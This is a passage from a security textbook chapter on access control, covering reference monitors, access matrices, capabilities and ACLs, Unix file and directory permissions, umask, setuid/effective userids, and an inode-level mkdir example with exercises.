


Figure 5.2: Multics-style segment descriptors and a descriptor segment holding them. When process j runs, DBR points to j 's descriptor segment, and indexes descriptor i therein as DBR[i]. The index i corresponds to segment S in a memory address pair (S, W) .

‡Exercise (Memory protection design). In segment addressing above, the access control bits are essentially appended to a base-bound pair to form a descriptor. If the access control indicator bits were instead stored in (a protected part of) the physical storage associated with the target segment, what disadvantage arises?

‡PERMISSIONS ON VIRTUAL SEGMENTS. The segment descriptors above contain physical addresses and access permissions. An improvement associates the access permissions directly with a (virtual) segment identifier, i.e., a label identifying the segment independent of physical memory location. As one motivation, permissions logically relate to virtual, not physical memory. As another, this facilitates combining the resulting (physical) descriptor segment with memory allocation schemes in some designs.

ACCOUNTABILITY, USERIDS AND PRINCIPALS. Each user account on a system has a unique identifier or *username*, mapped by the OS to a numeric userid (*UID*). To log in (access the account), a user enters the *username* and a corresponding *password*. The latter is intended to be known only to the authorized user; an expected *username-password* pair is accepted as evidence of being the legitimate user associated with *username*. This is the basic authentication mechanism, as discussed in Chapter 3. The term *principal* is used to abstract the “entity” responsible for code execution resulting from user (or consequent program) actions. The OS associates a *UID* with each process; this identifies the principal *accountable* for the process. The *UID* is the primary basis for granting access privileges to resources—the permissions associated with the set of objects the process is authorized to access, or the *domain* in access control terminology.² The *UID* also serves administrative and billing purposes, and aids debugging, audit trails, and forensics. A separate *process identifier* (*PID*) is used for OS-internal purposes such as scheduling.

ROLES. A user may function in several roles, e.g., as a regular user and occasionally as an administrator. In this case, by the principle of **LEAST-PRIVILEGE (P6)**, common practice is to assign the user more than one *username*, and switch *usernames* (thus *UIDs*)

²Section 5.9 defines *subject (principal)* more precisely, and the relationship to processes and domains.

internally) when acting in a role requiring the privileges of a different domain; abstractly, distinct UIDs are considered distinct principals. Use of the same username by several users is generally frowned upon as *poor security hygiene*, hindering accountability among other drawbacks. To share resources, a preferred alternative is to use *protection groups* as discussed in Section 5.3. Section 5.7 discusses role-based access control (RBAC).

5.2 The reference monitor, access matrix, and security kernel

Before moving beyond basic protection, we introduce several concepts needed in later sections. The first is the *reference monitor concept* (Figure 5.3), proposed in 1972 as a model for building secure systems for government use in the context of defending against malicious users. The basic notion was stated thus: *all references by any program to any program, data or device are validated against a list of authorized types of reference based on user and/or program function.*




Figure 5.3: Reference monitor model. The policy check consults an access control policy.

ACCESS MATRIX. The reference monitor is a subject-object model. A *subject* (or *principal*, above) is a system entity that may request access to a system object. An *object* is any item that a subject may request to use or alter—e.g., active processes, memory addresses or segments, code and data (pages in main memory, swapped pages, files in secondary memory), peripheral devices such as terminals and printers (often involving input/output, memory or media), and privileged instructions.

In the model, a system first identifies all subjects and objects. For each object, the types of access (*access attributes*) are determined, each corresponding to an access permission or privilege. Then for each subject-object pair, the system predefines the authorized access permissions of that subject to that object. Examples of types of access are read or write for a data item or memory address, execute for code, wakeup or terminate for a process, search for a directory, and delete for a file. The authorization of privileges across subjects and objects is modeled as an *access matrix* with rows i indexed by subjects, columns j by objects, and entries $A(i, j)$, called *access control entries* (ACEs), specifying access permissions subject i has to object j (Fig. 5.4). The ACE will typically contain a collection of permissions, but we may for ease of discussion refer to the entry as a single permission with value z , and if $A(i, j) = z$ then say that subject i has z -access to object j .

REFERENCE MONITOR IMPLEMENTATION. The reference monitor model is im-

Subjects \ Objects	O_1	O_2	\dots	O_j	\dots
S_1		RW			
S_2	R				
\dots					
S_i					$A_{i,j}$
\dots					

row $i \rightarrow$ (a)

column $j \downarrow$ (b)

Figure 5.4: Access control matrix. $A(i, j)$ is an ACE specifying the permissions that subject i has on object j . (a) Row i can be used to build a *capabilities list* (C-list) for subject i . (b) Column j can be used to build an *access control list* (ACL) for object j . The access matrix itself is policy-independent; the access control policy is determined by the permission content specified in matrix entries, not the matrix structure.

plemented and enforced by a software-hardware *reference validation mechanism*. It is conceptualized as a single monitor, but in practice would be a collection of monitors each protecting different classes of objects. Every access request made to any system object by any subject is mediated as follows.³ When subject i attempts z -access to object j , the request information “ (i, j, z) ” is intercepted by a monitor handling objects of j ’s class, and the monitor checks whether entry $A(i, j)$ permits z , granting access only if authorized.

REQUIREMENTS. To address known threats, the requirements specified as necessary are that the reference validation mechanism be:

- 1) tamper-proof;
- 2) always invoked (not circumventable); and
- 3) *verifiable*, or more specifically, “*small enough to be subject to analysis and tests, the completeness of which can be assured*”.

These conditions turn out to be difficult to meet in practice. Nonetheless, such a validation mechanism forms the heart of a secure system, and in the context of these requirements is called a *security kernel*. The idea is to centralize, in this nucleus, the minimal control structures and code needed to enforce and verify access control and all other core security-related functions. Even 45 years later, such security kernels are still uncommon—mainstream operating systems remain typically monolithic.⁴

Nonetheless, reference monitor ideas have heavily influenced computer security research and practice, helping popularize the key concepts of access control and access control lists (below).

³This is the basis of principle P4 (**COMPLETE-MEDIATION**) as introduced in Chapter 1.

⁴For example, the monolithic design of the **Unix** kernel goes against principles P7 (**MODULAR-DESIGN**) and P8 (**SMALL-TRUSTED-BASES**).

REFERENCE MONITOR DEPENDENCIES. Aside from a properly functioning reference validation mechanism, the reference monitor depends heavily on a number of supporting functions: a trustworthy authentication system (the access matrix assumes legitimate identified subjects), properly operating hardware, physical security of this hardware and system (including storage media and any devices accessing memory), and security of the input-output communication paths between users and the system. For high confidence in the security of a computing system, its entire manufacturing chain, including the production environment of all software and hardware components, and individuals involved, must be trustworthy. The challenge is that complex computer systems require integration of components from countless international suppliers.

ACCESS MATRIX IS A MODEL ONLY. In practice, access control is often implemented by storing permissions within access matrix entries in lists organized either by rows or columns. Mechanisms doing so pre-date the matrix model. Direct implementation of a 2D access matrix is inefficient—the matrix itself is typically large and sparse, while naively storing long lists of entries $(i, j, A(i, j))$ makes searching inefficient.

CAPABILITY LISTS (C-LISTS). Decomposition by row puts the focus on an individual subject, detailing all access privileges it holds. In Fig. 5.4(a), for a fixed row i^* , taking the non-empty cells (objects j that i^* can access) as a list of tuples $(j, A(i^*, j))$ provides a *capabilities list (C-list)* for subject i^* . Each entry specifies i^* 's allowed access permissions on different objects j . Such lists can be held by or associated with individual subjects, referenced as needed. An exercise (page 133) considers implementation issues.

ACCESS CONTROL LISTS. Decomposition by fixed column j^* puts the focus on an individual object; see Fig. 5.4(b). Taking non-empty column cells defines a list of pairs $(i, A(i, j^*))$ ranging down all subjects i permitted access to j^* . Such a list, with entries specifying permitted access modes on j^* by different subjects i , can be constructed, perhaps co-located with j^* , and made available for use on requests to access j^* . This and variations are called *access control lists (ACLs)* for object j^* . An ACE (entry) might conceptually contain fields `(subject; access-type-id = permission-bits)` for a file object, with example values `(adamjones; RWX = 001)` where a 1-bit grants permission. Granting privileges to groups of principals rather than individual subjects may be done using ACEs and *Unix*-like protection groups (Section 5.3).

‡Exercise (Access control of ACLs). (a) Is an ACE itself subject to access control? (b) In systems where a file creator controls the file's ACE, how can a user process alter the ACE if the ACE is stored in supervisor memory? (c) A disadvantage of creator-owner schemes is that if the object owner is unavailable to alter permissions, there is no elegant way to reassign access control. In one *hierarchical access control* alternative, the principal creating an object designates a distinct primary access control principal, and a secondary access control principal subordinate to it in an access control hierarchy. From this sketch, outline a full working scheme. (Hint: [29, Fig.13].)

CAPABILITIES VS. ID-BASED PROTECTION. Protection mechanisms may be *ticket-oriented* or *ID-based*. The first model—implemented using *capabilities*—is that of a ticket or access token (*bearer token*) allowing entry to an event, regardless of the ticket holder's identity, provided that the ticket is recognized as authentic. In the second model,

a guard at the door does an identity check, e.g., using photo ID cards in the physical world, and any entity whose identity is verified and on an authorized list is allowed access. Capabilities (tickets) are held by subjects; authorization lists (based on identity) are held by an object's guard. Tickets must be unforgeable; identities must be unspoofable.

‡**Exercise** (Implementing capabilities). To prevent unauthorized copying or tampering of *capabilities* by users, capability systems may be implemented using different options. a) Maintain data structures for capabilities in OS (kernel) memory. b) Maintain data structures for capabilities in user memory, but with tamper protection by a message authentication code (MAC) or equivalent. c) Rely on hardware support (one scheme uses kernel-controlled *tag bits* designating memory words that hold capabilities). Explain further details for each of these mechanism approaches. (Hint: [35]; see also [38].)

‡**Exercise** (Access control and USB drives). When a USB flash drive is inserted into a personal computer, which system accounts or processes are given access to the content on this storage device? When files are copied from the USB drive into the filesystem of an account on the host, what file permissions result on the copied files (assume a *Unix*-type system)? Discuss possible system choices and their implications.

BASIS FOR AUDIT TRAILS. The basic reference monitor idea of mediating every access provides a natural basis from which to build fine-grained audit trails. Audit logs support not only debugging and accountability, but intruder detection and forensic investigations. Whether or not audit records must be tamper-proof depends on intended use.

‡**Exercise** (Access control through encryption and key release). Access control to documents can be implemented through web servers and encryption. Give a technical overview of one such architecture, including how it supports an audit trail indicating access times and subjects who access documents. (Hint: [11].)

5.3 Object permissions and file-based access control

The *access control indicator* bits in Section 5.1 were a good start, helping us understand basic issues.⁵ Early protection based on memory segments gave way to setting permissions on abstract objects, and use of access control lists (Section 5.2). For object-based access control in a subject-object permission framework, after specifying subjects and objects, the task is to identify the types of access operations (modes) for objects and frame these as permissions for consideration.

FILE-BASED ACCESS CONTROL. A common approach to learn about object-level access permissions is to consider logical files—for pedagogical reasons and concrete implementation examples. The next few sections discuss file-based access control as found in *Unix* systems. Beyond a file's data contents, filesystems maintain per-file meta-data specifying access permissions. In *Multics* and *Unix*, an early design principle was to treat everything as a file, and design a corresponding filesystem; this simplifies input-output operations across a multitude of peripheral devices. For example, if printing a file is done by writing a stream of bytes to an address identified with a printing device, then access

⁵Filesystem management of access control was already mentioned in 1967 [14], related to early *Multics*.

permissions to the printer are “file permissions”. Thus the study of file permissions generalizes to access control on resources. This explains why file permissions are a main focus when access control is taught.

ACL ALTERNATIVES. The simple permission mechanisms in early systems provided basic functionality. Operating systems commonly now support ACLs (Section 5.2) for system objects including files. ACLs are powerful and offer fine-grained precision—but also have disadvantages. ACLs can be as long as the list of system principals, consuming memory and search time; ACLs may need frequent updates; listing all principals requiring access to a file can be tedious. A less expressive alternative, the *ugo* architecture, became popular long ago, and remains widely used; we discuss it after background on file ownership. Section 5.7 discusses a further alternative: role-based access control.

FILE OWNER AND GROUP. Unix-based systems assign to each file an *owner* and a *protection group*, respectively identified by two numeric values: a userid (UID) and a *groupid* (GID). Initial values are set on file creation—in the simplest case, using the UID and GID of the creating process. Where are these from? The login username for each account indexes an entry in world-readable Unix file */etc/passwd*, of the form:

```
username:*:UID:GID:fullname_or_info:home_dir:default_shell
```

Here GID identifies the *primary group* for this username. The * is where the password hash, salt, and related information was historically stored; it is now typically in */etc/shadow*, readable only by *root*. Group memberships are defined in a distinct file, */etc/group*, each line of which lists a groupname (analogous to a username), a GID, and the usernames of all group members.

SUPERUSER VS. ROOT. Other than for login, the system uses UID for access control, not username. *Superuser* means a process running with UID=0; such a process is granted access to all file resources, independent of protection settings. The username conventionally associated with UID=0 is “root”, but technically the string “root” could be assigned to other UIDs. It is the UID value of 0, not the string name, that determines permissions. Within this book we will assume *root* is synonymous with superuser (UID=0).

USER-GROUP-OTHERS MODEL. We can now explain the base architecture for Unix file permissions.⁶ The *ugo permission model* assigns privileges based on three categories of principals: (*user*, *group*, *others*). The *user* category refers to the principal that is the file owner. The *group* category enables sharing of resources among small to medium-sized sets of users (say, project groups), with relatively simple permissions management. The third category, *others*, is the universal or world group for “everyone else”. It defines permissions for all users not addressed by the first two categories—as a means to grant non-empty file permissions to users who are neither the file owner nor in the file’s *group*. This provides a compact and efficient way to handle an object for which many (but not all) users should be given the same privileges. This *ugo* model allows fixed-size filesystem meta-data entries, and saves storage and processing time. Whereas ACLs may involve arbitrary-length lists, here permission checking involves bit-operations on sets of just three categories of principals; the downside is a significant loss in expressiveness.

⁶This may be viewed as supporting principle P4 (COMPLETE-MEDIATION).




Figure 5.5: Symbolic display of file permissions. **user** is file owner; t-bit is the *sticky bit*. To compactly display a special bit set to 1, x becomes s or t (or resp., – becomes S or T).

META-DATA AND FILE PERMISSIONS. The above user-group-others mechanism is supported by a per-file filesystem data structure, which also holds other “accounting details” related to a file, such as the address of the file contents. A commonly used such data structure contains the following protection-related fields:⁷

- 1) **user**: indicating the userid (UID) of the file owner.
- 2) **group**: indicating the groupid (GID) of the file.
- 3) 9 bits: 3 protection bits for each of (**user**, **group**, **others**) as shown in Fig. 5.5.

For regular files, their meaning is fairly straightforward, as follows.

R (read): the file content may be read.

W (write): an existing file’s content may be modified.

X (execute): a binary file may be run. To run a shell script requires R to read the file plus X. For a non-executable file, X is not useful (execution fails).

- 4) 3 bits: special protection bits **setuid**, **setgid**, **t-bit** (Sections 5.4 and 5.5).

USE OF PROTECTION BITS. When a user process requests access to a file, the system checks whether the process has the requested access privilege, based on the permissions in this data structure. The checks are made in sequence: user, group, others. The first qualifying category determines privileges. For a process that seeks R access and is the file owner, if the **user** category does not grant R, the request fails even if **others** grants R.

PERMISSION DISPLAY NOTATION. A common visual display format for file permissions is a 10-character string, such as `-rwxr-xr--` (Table 5.1). The first character conveys file type—a leading dash indicates a non-directory file. The next nine characters, in groups of three, convey permissions for the ugo categories in order. A substring `rwx` corresponds to binary 111 indicating read, write and execute, while a dash “–” conveys a 0-bit denoting that the corresponding permission is absent. Additional permissions can be overlaid onto these ten characters, as shown in Figure 5.5.

PROTECTION BIT INITIAL VALUES (NON-DIRECTORY FILES). A file’s 9 RWX bits are set at file creation using a 12-bit mode parameter (with the 3 special bits) provided to the syscall used to create the file. The requested RWX bits are post-modified by the creator’s 9-bit file creation “unset” mask (**umask**), typically defined in a user startup file; a child process inherits its parent’s umask. The mask’s positional 1-bits specify permissions to turn off or remove (if present). For example for regular files—using octal format, with

⁷This is based on the **Unix inode** (index-node), to illustrate concepts concretely in this section. Other **inode** fields unrelated to permissions indicate: file size, last-modified time, number (**link count**) of directory entries that link to the file, and fields to signal whether the file is a directory or special **Unix** I/O device file.

Binary (12 bits)	Octal	Symbolic	Meaning
000 100 000 000	0400	- r----	user (owner) has R
000 010 000 000	0200	- -w----	user (owner) has W
000 001 000 000	0100	- ---x----	user (owner) has X
000 000 110 000	0060	- --- rw---	group has R, W
000 000 101 000	0050	- --- r-x--	group has R, X
000 000 011 000	0030	d ----wx---	group has W, X; file is a directory file
000 000 000 111	0007	- -----rwx	other has R, W, X
000 110 100 100	0644	- rw- r-- r--	user has R, W; group and other have R

Table 5.1: Symbolic notation to display Unix file permissions R/read, W/write, X/execute. Combinations shown are to explain notation, rather than useful combinations. In symbolic notation, a leftmost “d” indicates a directory (rather than a permission). The three *special bits* (leftmost) are displayed symbolically by modifying an “x” letter as per Fig. 5.5.

one octal digit for each 3-bit RWX group (Table 5.1)—a common permissions default 666 (RW for all categories), and common mask of 022 (removing W from group and others), yield a combined initial permission string 644 (RW for user, R only for group and others).

Example (*group permissions*). Suppose a group identifier accounting is set up to include userA, userB and userC, and a group executives to include userC, userD and userE. Then userC will have, e.g., RX access to any file-based resource if the file’s *group* is accounting or executives, and the file’s *group* permissions are also RX.

Exercise (setting/modifying file permissions). The initial value of a Unix mask can be modified where set in a user startup file, or later by the `umask` command. (a) Experiment to discover default file permissions on your system by creating a new file with the command `touch`, and examining its permissions with `ls -l`. Change your mask setting (restore it afterwards!) using `umask` and create a few more files to see the effect. (b) The command `chmod` allows the file owner to change a file’s 9-bit protection mode. Summarize its functionality for a specific flavor of Unix or Linux.

Exercise (modifying file owner and group). Unix commands for modifying file attributes include `chown` (change owner of file) and `chgrp` (change a file’s group). Some systems allow file ownership changes only by superuser; others allow a file owner to `chown` their owned files to any other user. Some systems allow a file owner to change the file’s group to any group that the file owner belongs to; others allow any group whatsoever. Summarize the functionality and syntax of these commands for a chosen Unix flavor.

Exercise (access control in swapped memory). *Paging* is common in computer systems, with data in main memory temporarily stored to secondary memory (“swapped to disk”). What protection mechanisms apply to swapped memory? Discuss.

FILE PERMISSIONS AUGMENTED BY ACLS. The ugo permission architecture above is often augmented by ACLs (Section 5.2). On access requests, the OS then checks whether the associated *UID* is in an ACL entry with appropriate permissions.

Exercise (file ACL commands). For a chosen Unix-type system (specify the OS version), summarize the design of file ACL protection. In particular, explain what information is provided by the command `getfacl`, and the syntax for the `setfacl` command.

5.4 Setuid bit and effective userid (eUID)

SETUID BIT. The `setuid` bit is one of three “special” permission bits (Fig. 5.5). A **Unix** file owner can turn on this bit for any binary executable file owned, say `file1`. Later when a process with X permission thereon runs `file1`, the OS will temporarily set—while executing `file1`—that process’ (effective) `userid` to be that of `file1`’s owner. This allows `file1` to access resources that the calling process might not itself have sufficient privilege to access. The bargain made is that the calling process now has more access than it otherwise would, but only under the constraint of a carefully designed (hopefully trustworthy) fixed-functionality program. A major use is for programs that access security-critical system resources. This privilege model makes such programs of special interest to attackers, especially when the file owner is `root`.⁸ A `setuid` program owned by a regular user is also of use, e.g., to allow others controlled access to that user’s files; analogous `setgid` programs (below) allow shared file access within groups.

REAL USERID AND EFFECTIVE USERID. To support the `setuid` bit and related functions, the OS tracks three process-related userid values: a real userid (`rUID`) denoting the process owner, an effective userid (`eUID`), and a saved userid (`sUID`) to facilitate switching between the previous two, e.g., to selectively drop privileges (changing `eUID` to `rUID`) so that higher privileges are active only while executing code segments that require them—in line with principle P6 (LEAST-PRIVILEGE). The `eUID` determines privileges on resource access requests, and is used to set the file owner on created files. Supporting system calls `getuid()` and `geteuid()` respectively return `rUID` and `eUID`. Privileged functions `setuid()`, `seteuid()` and `setreuid()` allow setting `rUID`, `eUID` and/or `sUID`; details are beyond our scope. As a use example, the command `su` (substitute user identity) executes a new shell with `rUID`, `eUID`, `sUID` set to the userid of the specified user.

Exercise (`sudo` command). Look up and explain the design and use of the **Unix** command `sudo` (substitute user do), including its effect on `rUID`, `eUID`, `sUID`.

SETGID PERMISSION BIT. For non-directory files, `setgid` is analogous to `setuid`, but conveys privileges for a file’s protection group, using corresponding system values `rGID`, `eGID`, `sGID` and supporting system calls `getgid()`, `getegid()`, `setgid()`. Section 5.5 explains functionality of the `setgid` bit for directory files.

Example (`setuid` and `passwd`). **Unix** users initiate password changes with the `passwd` command. On many systems, `/usr/bin/passwd` is root-owned and has the setuid bit set.⁹ This enables write access to the system password file—but the program checks `rUID`, to enforce that only the password entry for the UID of the calling process can be changed.

INHERITING USERIDS. Process creation in **Unix** occurs by the syscall `fork()`. This replicates the original process (`parent`), creating a `child`. Both run the same code. The child inherits the parent userids (`rUID`, `eUID`, `sUID`), but gets a new process ID (PID). If the child process was forked in order to run a separate executable, it recognizes itself as a child by seeing a `fork()` return code of 0 and cedes control, via one of the `exec()`-family

⁸Concerns arise from the design principles violated (Section 5.2) by **Unix**’s monolithic kernel design.

⁹On other systems this executable itself is not “setuid”; Mac OS X uses an alternate means.

library calls,¹⁰ to the specified executable, which continues with the child’s PID and also inherits its userids (`rUID`, `eUID`, `sUID`) except when the executable is `setuid`.

Example (*userids and login*). The `Unix` command `login` results in a process running the root-owned setuid program `/bin/login`, which prompts for a username-password, does password verification, sets its process UID and GID to the values specified in the verified user’s password file entry, and after various other initializations yields control by executing the user’s declared shell. The shell inherits the UID and GID of this parent process.

DISPLAYING SETUID AND SETGID BITS. If a file’s `setuid` or `setgid` bit is set, this is displayed in 10-character notation by changing the `user` or `group` execute letter as follows (Figure 5.5): an `x` changes to `s`, or a “`-`” changes to `S`. The latter conveys status, but is not useful—`setuid`, `setgid` have no effect without execute permission. So `-rwsr-xr-x` indicates a file executable by all, with `setuid` bit set; and `-rwSr--r--` indicates a file is `setuid`, but not executable (which is not useful; the unusual capital `S` signals this).

‡Exercise (`setuid`). Explain how the `setuid` functionality is of use for user access to a printer daemon, and what general risks `setuid` creates. (Chapter 6 discusses privilege escalation related to setuid programs in greater detail.)

5.5 Directory permissions and inode-based example

Here we discuss how the permission bits on directory files have different semantics than for regular files. Our discussion is informed by an explanation of how `Unix` filesystems are implemented, with a detailed example.

UNIX DIRECTORY STRUCTURE. A `Unix`-style filesystem is a rooted tree with top named “`/`”. Regular files are leaf nodes; each interior node is a `directory file` (dirfile). Both file types are implemented with meta-data stored in an inode (Section 5.3) plus a datablock for content. Meta-data relevant to our discussion are: permissions data, a flag distinguishing dirfiles, and a pointer (datalink) to the datablock. A dirfile’s datablock contains filesystem data for the entries (hierarchical children) of that directory node, structured as a list of entries `dir-entry = (d-name, d-inode)`. A string value populating `d-name` names a (regular or directory) file; the `d-inode` value identifies that file’s `inode`. The first two dir-entries are always for the directory node itself (denoted “`:`”) and its parent directory or parent-dir (denoted “`..`” by convention). See Fig. 5.6 on page 140.

DIRECTORY PERMISSIONS. Section 5.3 introduced the 12 permission bits for regular (non-directory) files. For directory files, these have very different meanings, perhaps better reflected by calling them LAT bits (List, Alter, Traverse). We now summarize their meaning, for a user with the specified permissions on a directory (e.g., having R permission for the first category `user`, `group` or `other` that applies). Note: as for regular files, the superuser may access directory files regardless of permission bits.

R: the user may *list* the directory content, i.e., view the filenames that are `d-name` fields of `dir-entry` items (Fig. 5.6). R alone on a directory gives no access to the content

¹⁰Chapter 6 provides further background on `fork()` and `exec()`.

of files therein (they have their own permissions), nor their meta-data.

W: the user may *alter* (edit) directory content—provided X permission is also held.

W (with X) allows renaming or deleting filename entries, and creating new entries (by creating a new file, or linking to an existing file as explained in Section 5.6); the system will modify, remove, or newly add a corresponding *dir-entry*. Thus removing a file reference (entry) from a directory requires not W permission on the target file, but W (with X) on the referencing directory.

X: the user may *traverse* and “search” the directory. This includes setting it as the working directory for filesystem references; *path-access*¹¹ to the directory’s listed files; and access to their inode meta-data, e.g., by commands like **find**. Lack of X on a directory denies path-access to its files, independent of permissions on those files themselves; their filenames (as directory content) remain listable if R is held.

setuid: this bit typically has no meaning for directory files in **Unix** and **Linux**.

setgid: if set, the *group* value initially assigned to a newly created (non-directory or directory) file is the GID of its directory (rather than the GID of the creating process); a newly created sub-directory in addition inherits the directory’s **setgid** bit. The aim is to make group sharing of files easier, by setting a directory’s **setgid** bit.

t-bit: (*text* or *sticky* bit) this bit set on a directory prevents deletion or renaming of files therein owned by other users. The directory owner and **root** can still delete files. For non-directory files, the **t-bit** is now little used (its original use is obsolete).

STICKY BIT. A primary use of the **t-bit** is on world-writable directories, e.g., **/tmp**. An attack could otherwise remove and replace a file with a malicious one of the same filename. When set, a t replaces x in position 10 of symbolic display strings (Fig. 5.5).

Example (Directory permissions). In Fig. 5.6, *curry* and *durant* are entries in **Warriors**. Path-access to **Warriors**, including X on the inode it references (**Warriors_inode**), is needed to make this the current directory (via **cd**) or access any files below it. R on **Warriors_inode** allows visibility of filenames *curry* and *durant* (e.g., via **ls**). X on **Warriors_inode** allows access to the meta-data of *curry* and *durant* (e.g., via **ls -l** or **find**), but to read their content requires R on these target file inodes (plus X on **Warriors_inode**, in order to get to them). In summary: access to a file’s name (which is a directory entry), properties (inode meta-data including permissions), and content are three distinct items. Access to a (dir or non-dir) file’s meta-data requires path-access (X) on the inode holding the meta-data, and is distinct from RWX permission on the file content referenced by the inode.

WORLD-WRITABLE FILES. Some files are writable by all users (*world-writable*). This is indicated by w in the second-last character for a display string such as **-rwxrwxrwx**. The leading dash indicates a non-directory (regular) file. Some files should not be world-writable, e.g., a *startup file* (a script file invoked at startup of a login program, shell, editor, mail or other executable), lest an attack modify it to invoke a malicious program

¹¹By **Unix path-based permissions**, to read a file’s content requires X on all directories on a path to it plus R on the file; path-access does not require R on directories along the path if the filename is already known.




Figure 5.6: Directory structure and example (Unix filesystem with inodes). See inline discussion regarding the roles of pathlink1 and pathlink2. Compare to Fig. 5.7.

on each startup. A world-writable root-owned setuid executable is spectacularly bad—any process could replace the contents with a malicious file, which would run with root privileges regardless of who invoked it. (Chapter 6 has a further example on this topic.)

Exercise (finding world-writable files). The Unix `find` command can search for files with specific properties, including permissions. Explore your own system for world-writable files using: `find /users/yourhome -perm -2 -print` (replace `/users/yourhome` with a directory to explore; start at one with a relatively small subtree, as the output is often extensive). The search will be denied access to directories that you lack X permission for; the command will continue with the next directory in a recursive tree search.

Example (inode details). The following, and Figure 5.6, explain the internal actions that occur in creating a new directory node, and provide a detailed example of the filesystem (directory) structure summarized above. This may help in understanding how

directory-node RWX permissions work. Suppose that in an existing directory */NBAwest*, we wish to create a new sub-directory */NBAwest/Warriors*. Peer sub-directories *Lakers* and *Spurs* already exist. While in current directory */NBAwest*, a user types the shell command: `mkdir Warriors`. The resulting OS actions begin with a system call to `mknod()` with parameters indicating filepath */NBAwest/Warriors* and that this should be a new directory. The following OS actions then also occur.

- 1) Creation of a new `inode` instance for *Warriors*, flagged as a directory, initially with null datalink. Let `pathlink1` be a pointer to this new inode.
- 2) Creation of a new datablock with two directory entries, `(".", NULL)` and `("..", NULL)`. The null datalink of the inode at `pathlink1` is set to point to this datablock.
- 3) So that the new directory node for *Warriors* can be reached from its parent-dir, the entry `("Warriors", pathlink1)` is added to the list of dir-entries in the datablock of that parent-dir. This datablock will already have entries for `"."` and `".."`, plus peers `"Lakers"` and `"Spurs"` as noted above. The system can obtain a pointer (call it `pathlink2`, for use also below) to the parent-dir inode from available parameters.
- 4) The system makes two system calls to `link()` to fix the two null dir-entry pointers above. The first results in the datablock pointer for `"."` in the *Warriors* datablock dir-entry being set to `pathlink1`, i.e., pointing to its own inode; the second results in the datablock pointer for `".."` in the *Warriors* datablock dir-entry being set to `pathlink2`, i.e., pointing to its parent inode, the inode for *NBAwest*. So the datablock entries are now `(".", pathlink1)` and `("..", pathlink2)`.

The user now creates (regular) files named *curry*, *durant*, *thompson*, etc., for storing player statistics. This ends our example—wasn't reading through all that great fun! If you found it hard to follow, read it once more—but start with a blank sheet in front of you, and draw out what happens at each step. (Who knew computer security could be so enjoyable!)

UNEXPECTED DETAIL. The string `"Warriors"` appeared nowhere in the two data structures representing the logical file *Warriors*. It appears only in the parent's dir-entry for this file. Thus one file can be given different names by different parents (Section 5.6).

PROTECTION BIT INITIAL VALUES (DIRECTORY FILES). As for regular files (above), when a new `Unix` directory is created, its 9 RWX bits are assigned. A common system default for directories is 777, and for the common default mask 022, the combined default permission for a directory is then 755 (RWX for user, RX for group and others).

